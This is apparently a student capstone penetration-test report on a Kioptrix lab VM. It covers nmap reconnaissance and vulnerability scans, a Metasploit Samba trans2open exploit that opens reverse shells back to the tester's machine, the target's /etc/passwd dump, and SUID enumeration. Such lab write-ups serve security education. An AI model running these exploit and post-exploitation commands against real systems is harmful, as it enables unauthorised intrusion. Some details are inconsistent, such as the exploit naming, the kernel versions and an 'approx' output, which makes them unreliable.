

FULL PTES VAPT REPORT

Capstone Project – Penetration Testing Engagement Report

Target Host: 192.168.0.18

Platform: Vulnerable VM (kroptrix 1.1 / Samba Trans2 exploit path)

Tester: Arabi Basnet

Tools Used: Kali Linux, Nmap, Hydra, SSH config manipulation, Samba enumeration,

OpenVAS, manual exploitation, privilege escalation, persistence

1. Introduction

This report documents the penetration testing engagement performed against a controlled vulnerable system as part of a Capstone VAPT Project. The objective was to simulate a real-world offensive security assessment, execute exploitation phases, gain shell access, escalate privilege, maintain persistence, extract proof, and document all security weaknesses observed. The testing followed PTES (Penetration Testing Execution Standard) methodology focusing on:

- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting

All activities were conducted within a controlled lab environment.

2. Rules of Engagement

Scope	Internal LAN Target
Allowed Attacks	Recon, Enumeration, Exploitation, PrivEsc, Persistence
Disallowed	External network, production systems
Time	Flexible within lab window
Tools	No restriction

3. PTES Methodology Overview

3.1 Pre-Engagement Interaction

- Testing authorized for educational environment
- VM target provided in LAN

3.2 Intelligence Gathering


Goal: Identify live host, running services, versions & exposure surface.

4. Reconnaissance & Enumeration

4.1 Network Discovery

```
nmap -sn 192.168.0.0/24
```

Target identified: **192.168.0.18**



```
(root@DarkDeath: /home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# nmap -sn 192.168.0.0/24
Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-12-05 07:57 PST
Nmap scan report for 192.168.0.2
Host is up (0.052s latency).
MAC Address: 34:89:8D:70:18:0A (Xiaomi Communications)
Nmap scan report for 192.168.0.7
Host is up (0.00061s latency).
MAC Address: C4:BD:E5:F4:94:F3 (Intel Corporate)
Nmap scan report for 192.168.0.8
Host is up.
MAC Address: B4:C4:FC:AB:E6:32 (Xiaomi Communications)
Nmap scan report for 192.168.0.18
Host is up (0.00053s latency).
MAC Address: 00:0C:29:31:F7:68 (VMware)
Nmap scan report for 192.168.0.9
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.04 seconds


[root@DarkDeath: /home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host ::ffff:127.0.0.1
            valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:47:fa:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.9/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 6935sec preferred_lft 6935sec
    inet6 fe80::20c:29ff:fea7:fa43/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: br-fbcce6e6883d: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:11:ff:92:07 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.1/16 brd 172.16.0.255 scope global br-fbcce6e6883d
        valid_lft forever preferred_lft forever
4: br-ice5105bd378: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c1:51:31:ff brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.1/16 brd 172.16.0.255 scope global br-ice5105bd378
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
    To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

4.2 Port & Service Scanning

```
nmap -sV -sC -P -p- 192.168.0.18
```


```
ping 192.168.0.18
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	SSH	OpenSSH 2.9p2 (supports SSHv1)
139/tcp,445/tcp	open	SMB	Samba vulnerable
Other services? → Enumerated but main attack pivot via Samba & SSH			




```

unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT
$ ping -t 4 192.168.0.18
PING 192.168.0.18 (192.168.0.18) 56(84) bytes of data.
64 bytes from 192.168.0.18: icmp_seq=1 ttl=255 time=0.645 ms
64 bytes from 192.168.0.18: icmp_seq=2 ttl=255 time=0.757 ms
64 bytes from 192.168.0.18: icmp_seq=3 ttl=255 time=0.146 ms
64 bytes from 192.168.0.18: icmp_seq=4 ttl=255 time=0.444 ms
64 bytes from 192.168.0.18: icmp_seq=5 ttl=255 time=0.284 ms
64 bytes from 192.168.0.18: icmp_seq=6 ttl=255 time=0.301 ms
64 bytes from 192.168.0.18: icmp_seq=7 ttl=255 time=0.340 ms
64 bytes from 192.168.0.18: icmp_seq=8 ttl=255 time=0.246 ms
^C
--- 192.168.0.18 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7163ms
rtt min/avg/max/mdev = 0.146/0.395/0.757/0.195 ms
unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT
$ 
```



```
(root㉿DarkDeath) [/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# nmap -sC -sV -A -Pn -p- 192.168.0.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:00 PST
Nmap scan report for 192.168.0.18
Host is up (0.00097s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 08:74:6c:0b:fd:8b:e6:0e:c9:7a:2b:d7:f5:e6:04:b6 (RSA)
|   1024 8f:8e:5b:81:ed:21:cb:c1:80:c1:57:a3:3c:85:c4:71 (DSA)
|   1024 10:49:a4:06:14:ff:15:14:ce:db:3a:80:db:e2:81 (RSA)
80/tcp    open  http   Apache httpd 1.3.20 ((Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000  2        111/tcp  rpcbind
| 100000  2        111/udp rpcbind
| 100024  1        102/tcp  status
| 100024  1        102/udp status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert:
|_ subject: C=Name;O=host;L=localdomain;organizationName=SomeOrganization;stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:00
| Not valid after:  2010-09-26T09:32:00
|_http-server-header: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|_ SSLv2 supported
| ciphers:
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-title: 400 Bad Request
|_ssl-date: 2025-12-05T07:36:20+00:00; -8h25m04s from scanner time.
1024/tcp  open  status  1 (RPC #100024)
MAC Address: 00:0C:29:31:F7:68 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```



```
root@DarkDeath: /home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
Session Actions Edit View Help

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: -6h25m04s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1  0.97 ms 192.168.0.18

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.00 seconds
```

(Screenshot-02: Nmap Service Scan Result)

Observation:

- SSH supports **weak SSHv1**
- Samba version known vulnerable to **Trans2 overflow exploit**
- Strong attack surface

5. Vulnerability Mapping

```
nmap -script vuln 192.168.0.18
```

Cross-checking version information with known CVEs:

Service	Version	Vulnerable?	Exploit
SSH (2.9p2)	Weak crypto	Yes	Legacy cipher downgrade, bruteforce possible
Samba	Trans2 stack overflow	Yes	usermap_script exploit path
OS	Likely Linux outdated	Yes	multiple CVEs

```
[root@darkbeast]:~/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT]
# nmap --script vuln 192.168.0.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:02 PST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|     Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.18
Host is up (0.001ms latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-banned-xss: Couldn't find any DOM based XSS.
|_http-enum:
|   test.php: Test page
|   /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   ./usage/: Potentially interesting folder
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ssl-ccs-injection:
VULNERABLE:
SSL/TLS MITM vulnerability (CCS Injection)
State: VULNERABLE
Risk factor: High
  OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
  does not properly restrict processing of ChangeCipherSpec messages,
  which allows man-in-the-middle attackers to trigger use of a zero
  length master key in certain OpenSSL-to-OpenSSL communications, and
  consequently hijack sessions or obtain sensitive information, via
```

(Screenshot-03(1): Version Mapping Notes)

```

Session Actions Edit View Help
root@DarkDeath:/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
which allows man-in-the-middle attackers to trigger use of a zero
length master key in certain OpenSSL-to-OpenSSL communications, and
consequently hijack sessions or obtain sensitive information, via
a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
http://www.openssl.org/news/ssladv_20140605.txt
http://www.cvedetails.com/cve/2014-0224

http-aspn-debug: ERROR: Script execution failed (use -d to debug)
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: CVE: CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_3DES_EDE_CBC_SHA
References:
https://www.imperialviolet.org/2014/10/14/poodle.html
https://www.openssl.org/bodo/ssl-poodle.pdf
https://www.securityfocus.com/bid/70574
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566

ssl-dh-params:
VULNERABLE:
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: CVE: CVE-2015-4000 BID:74733
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
Modulus Length: 512
Generator Length: 8
Public Key Length: 512
References:
https://weakdh.org
https://www.securityfocus.com/bid/74733

```

(Screenshot-03(2): Version Mapping Notes)

```

Session Actions Edit View Help
root@DarkDeath:/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
References:
https://weakdh.org
https://www.securityfocus.com/bid/74733
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
Modulus Type: Safe prime
Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org
sslv2-drown: ERROR: Script execution failed (use -d to debug)
http-csrf: Couldn't find any CSRF vulnerabilities.
http-dombased-xss: Couldn't find any DOM based XSS.
1024/tcp open kdm
MAC Address: 00:0C:29:31:F7:68 (VMware)

Host script results:
smb-vuln-cve2009-3103:
VULNERABLE:
SMBv2 execute (CVE-2009-3103, Microsoft Security Advisory 975497)
State: VULNERABLE
IDs: CVE-2009-3103
Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
aka "SMBv2 Negotiation Vulnerability." 

Disclosure date: 2009-09-08
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]
samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]
smb-vuln-ms10-054: False

Nmap done: 1 IP address (1 host up) scanned in 351.35 seconds

```

(Screenshot-03(3): Version Mapping Notes)

6. Exploitation Phase

6.1 Samba Trans2 Exploit (Successful Shell Gain)

Command used:

```
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 192.168.0.18
run
```


Result: Remote shell obtained successfully.

Proof:

```
id
whoami
uname -a
```

Output (approx):

```
uid=0(root) gid=0(root)
Linux target 2.6.38 #1 SMP ...
```



```
[*] Handler failed to bind to 0.0.0.0:4444: - -
[-] 192.168.0.18:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or un
available: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.0.9:4444
[*] 192.168.0.18:139 - Trying return address 0xbffffdfc...
[*] 192.168.0.18:139 - Trying return address 0xbfffffcf...
[*] 192.168.0.18:139 - Trying return address 0xbffffbf0...
[*] 192.168.0.18:139 - Trying return address 0xbffffa0c...
[*] 192.168.0.18:139 - Trying return address 0xbffff9fc...
[*] 192.168.0.18:139 - Trying return address 0xbffff8fc...
[*] 192.168.0.18:139 - Trying return address 0xbffff7fc...
[*] 192.168.0.18:139 - Trying return address 0xbffff6fc...
[*] 192.168.0.18:139 - Trying return address 0xbffff5fc...
[*] Command shell session 1 opened (192.168.0.9:4444 → 192.168.0.18:1025) at 2025-12-05 09:02:40 -0800
[*] Command shell session 2 opened (192.168.0.9:4444 → 192.168.0.18:1026) at 2025-12-05 09:02:41 -0800
[*] Command shell session 3 opened (192.168.0.9:4444 → 192.168.0.18:1027) at 2025-12-05 09:02:42 -0800
[*] Command shell session 4 opened (192.168.0.9:4444 → 192.168.0.18:1028) at 2025-12-05 09:02:44 -0800
whoami
root
uname -a
Linux k10trix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
k10trix.level1
cat /etc/issue
Welcome to K10trix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: K10trix is not responsible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
```

(Screenshot-04: Root Shell Access After Exploit)



7. Post-Exploitation

7.1 System Enumeration

hostname

```
cat /etc/passwd
```

uname -a

ifconfig

Collected users, network details & OS profile.

```
Session Actions Edit View VM Tabs Help | || ▾ ▾ ▾ ▾ ▾ ▾ ▾ ▾ ▾ windows 12 | ↗ KaliTric Level 1 | ↗
root@DarkDeath: /home/unknown/VAPT-Intern-Week-4/Capstone-Project-VAPT
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
operator:x:12:100:games:/usr/games:/sbin/nologin
games:x:13:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:nobody:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/dev/null
rpm:x:37:37:/var/lib/rpm:/bin/bash
xfs:x:33:43: Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user://bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nsd:x:28:28:NSCD Daemon://bin/false
ident:x:98:98:pident user:/sbin/nologin
radvdx:x:75:75:radvd user://bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:33:23:/var/spool/squid:/dev/null
pcap:x:77:77:/var/arpwatch:/bin/false
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

(Screenshot-05: /etc/passwd dump)

7.2 Privilege Escalation

Already root from exploit = no escalation required.

Still performed:

```
sudo -l
```

```
find / -perm -4000 -type f 2>/dev/null
```

Potential vectors verified.

```
sudo -l
find / -perm -4000 -type f 2>/dev/null
User root may run the following commands on this host:
  (ALL)  ALL
/usr/bin/suidperl
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
